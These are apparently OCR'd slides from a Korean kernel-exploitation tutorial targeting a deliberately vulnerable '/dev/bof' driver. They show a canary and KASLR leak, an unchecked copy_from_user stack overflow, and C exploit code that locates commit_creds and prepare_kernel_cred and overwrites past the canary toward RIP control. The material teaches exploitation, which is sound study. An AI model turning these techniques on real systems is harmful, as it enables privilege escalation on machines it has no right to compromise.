
```
gef> x/10gx 0xffffc90000243e40
0xffffc90000243e40:     0x0000000000000000      0x0000000000000000
0xffffc90000243e50:     0xd054239b7eec0a00      0xffffffff814cd7c8
0xffffc90000243e60:     0xffffffff814ce230      0x0000000000010000
0xffffc90000243e70:     0x0000000000000007      0x0000000007190770
0xffffc90000243e80:     0x0000000000000000      0x0000000000000001
```

Kernel Space

copy_to_user(0x00007ffde2239af0, 0xffffc90000243e40, 0x64) 호출 후
User Space에 데이터가 복사된 것을 확인 가능

Linux Kernel Exploit Technique

- KASLR, SSP Bypass




```
~ $ ./exploit
fd : 3
canary : 0x980d6bbe83b13100
kernel_address_leak : 0xffffffff814cd7c8
~ $
```

Canary , Kernel Address Leak Success

Linux Kernel Exploit Technique

- Kernel RIP Control




```
static ssize_t bof_write(struct file *filp, const char __user *buf, size_t count, loff_t *f_pos) {
        char arr[0x10] = {0, };

        if (_copy_from_user(arr, buf, count))
                return -EFAULT;

        return 0;
}
-- INSERT --                                                                                     48,52-96       63%
```

count 값 조작이 가능하므로, arr 보다 큰 값을 주어 Kernel Stack Buffer Overflow 발생

Linux Kernel Exploit Technique

- Kernel RIP Control




```c
int main(void) {

        int fd = open("/dev/bof",O_RDWR);
        printf("fd : %d\n",fd);

        void * leak_buf[100] = {0,};
        void * rop[100] = {0,};

        read(fd, leak_buf, 100);

        void * canary = leak_buf[2];
        void * kernel_address_leak = leak_buf[3];
        void * kernel_base = kernel_address_leak - 0x4cd7c8;

        void * prepare_kernel_cred = kernel_base + 0x2c79a0;
        void * commit_creds = kernel_base + 0x2c7710;
        void * init_task_ptr = kernel_base + 0x1c0e940;

        printf("canary : %p\n",canary);
        printf("kernel_address_leak : %p\n",kernel_address_leak);
        printf("prepare_kernel_cred : %p\n",prepare_kernel_cred);
        printf("commit_creds : %p\n",commit_creds);
        printf("init_task_ptr : %p\n",init_task_ptr);

        rop[2] = canary;
        rop[3] = 0x4141414141414141;

        write(fd, rop, 100);


        return 0;
}
```

Kernel Canary 위치

Linux Kernel Exploit Technique

- Kernel RIP Control

